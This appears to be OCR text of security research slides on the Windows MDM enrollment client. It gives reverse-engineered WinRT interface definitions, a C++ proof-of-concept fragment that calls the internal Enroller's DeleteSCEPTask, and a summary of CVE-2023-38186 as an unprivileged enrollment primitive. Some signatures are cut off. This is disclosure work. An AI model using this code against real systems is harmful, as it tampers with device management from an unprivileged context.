
IReflectedEnrollment (**37** methods)
(EnterpriseDeviceManagement.Enrollment.ReflectedEnroller)

IEnrollment WinRT Interface




```
MIDL_INTERFACE("9CB302B2-E79D-4BEB-84C7-3ABCB992DF4E")
IEnrollment : public IInspectable{
  virtual HRESULT UnenrollAsync(UnenrollData p0,  IAsyncAction * *p1) = 0;
  virtual HRESULT EnrollAsync(EnrollData* p0, IAsyncOperation<IEnrollmentResult>** p1) = 0;
  virtual HRESULT LocalEnrollAsync(int p0, IAsyncOperation<IEnrollmentResult>** p1) = 0;
  virtual HRESULT AADEnrollAsync(AADEnrollData* p0, IAsyncOperation<IEnrollmentResult>** p1) = 0;
  virtual HRESULT BeginMobileOperatorScope(OperatorScope* p0, GUID* p1) = 0;
  virtual HRESULT GetEnrollments(int p0, IVectorView<HSTRING>** p1) = 0;
  virtual HRESULT GetEnrollmentsOfCurrentUser(int p0, IVectorView<HSTRING>** p1) = 0;
  virtual HRESULT CanEnroll(int p0, AADEnrollData* p1, int* p2, IVectorView<HSTRING>** p3) = 0;
  virtual HRESULT Migrate(HSTRING p0) = 0;
  virtual HRESULT MigrateNeeded(byte* p0) = 0;
  virtual HRESULT GetObjectCount() = 0;
  virtual HRESULT NoMigrationNeeded(byte* p0) = 0;
  virtual HRESULT GetEnrollmentFromOpaqueID(HSTRING p0, HSTRING* p1) = 0;
  virtual HRESULT GetApplicationEnrollment(HSTRING p0, HSTRING p1, int p2, HSTRING* p3) = 0;
  virtual HRESULT DeleteSCEPTask(HSTRING p0) = 0;
  virtual HRESULT QueueUnenroll(UnenrollData p0) = 0;
  virtual HRESULT LocalApplicationEnrollAsync(HSTRING p0, HSTRING p1, int p2, IAsyncOperation<IEnrol
```

IReflectedEnrollment WinRT Interface



```
MIDL_INTERFACE("3490F9C9-9703-46D0-B778-1EC23B82F926")
IReflectedEnrollment : public IInspectable {
  virtual HRESULT FindDiscoveryServiceAsync(HSTRING p0, BYTE p1, IAsyncOperation<FindDiscoveryResults>**p2) = 0;
  virtual HRESULT DiscoverEndpointsAsync(HSTRING p0, HSTRING p1, BYTE p2, IAsyncOperation<DiscoverEndpointsResults>** p3) = 0;
  virtual HRESULT EnrollAsync(HSTRING p0, HSTRING p1, HSTRING p2, int p3, HSTRING p4, HSTRING p5, HSTRING p6, HSTRING p7, int 
  virtual HRESULT AllowAuthUri(void* p0) = 0;
  virtual HRESULT RemoveAuthUriAllowList() = 0;
  virtual HRESULT EventWriteForEnrollment(int p0, int p1) = 0;
  virtual HRESULT RetrieveCustomAllDonePageAsync(IAsyncOperation<CustomAllDonePageResults>** p0) = 0;
  virtual HRESULT SetEnrollmentAsDormant(HSTRING p0, int p1, int p2, IAsyncAction** p3) = 0;
  virtual HRESULT CompleteMAMToMDMUpgrade(HSTRING p0, HSTRING p1, int p2, IAsyncAction** p3) = 0;
  virtual HRESULT GetEnrollment(int p0, IAsyncOperation<HSTRING>** p1) = 0;
  virtual HRESULT CreateCorrelationVector(IAsyncOperation<HSTRING>** p0) = 0;
  virtual HRESULT CheckBlockingValueAsync(IAsyncOperation<INT32>** p0) = 0;
  virtual HRESULT ShouldShowCollectLogsAsync(int p0, IAsyncOperation<INT32>** p1) = 0;
  virtual HRESULT CollectLogs(HSTRING p0, IAsyncAction** p1) = 0;
  virtual HRESULT ResetProgressTimeout(int p0) = 0;
  virtual HRESULT RetrieveCustomErrorText(int p0, IAsyncOperation<HSTRING>** p1) = 0;
  virtual HRESULT AADEnrollAsync(HSTRING p0, HSTRING p1, HSTRING p2, HSTRING p3, int p4, HSTRING p5, HSTRING p6, HSTRING p7, IA
  virtual HRESULT AADEnrollAsyncWithTenantId(HSTRING p0, HSTRING p1, HSTRING p2, HSTRING p3, int p4, HSTRING p5, HSTRING p6, HS
```

Abusing the MDM Enrollment Client




```
// Initializing WinRT stack
RoInitializeWrapper init(RO_INIT_MULTITHREADED);
if (FAILED((HRESULT)init)) return PrintError((HRESULT)init);

// Activating Enroller WinRT service, we are particulary interested in the IEnrollment interface
const HStringReference managementEnrollerName =
  HString::MakeReference(L"Windows.Internal.Management.Enrollment.Enroller");

ComPtr<IEnrollment> managementEnrollerPtr = nullptr;
HRESULT hr = ActivateInstance(managementEnrollerName.Get(), &managementEnrollerPtr);
if (FAILED(hr) || !managementEnrollerPtr) return PrintError(hr);

// Setting input hstring
HSTRING taskNameStr = nullptr;
hr = WindowsCreateString(taskname.c_str(), (UINT32)taskname.length(), &taskNameStr);
if (FAILED(hr) || !taskNameStr) return PrintError(hr);

// Calling DeleteSCEPTask to delete a given MDM enrollment sched task
hr = managementEnrollerPtr->DeleteSCEPTask(taskNameStr);
if (FAILED(hr)) return PrintError(hr);
```

Exploiting the MDM Enrollment Client


- CVE-2023-38186
  Device Enrollment Exploitation Primitive (DEEP)
  - Exploits logical vulnerability in **IReflectedEnrollment** WinRT interface
  - **AADEnrollAsync** method exposes unauthenticated access to Enroll Engine DLL
- Device enrollment is performed from unprivileged context

Device Enrollment Execution Flow

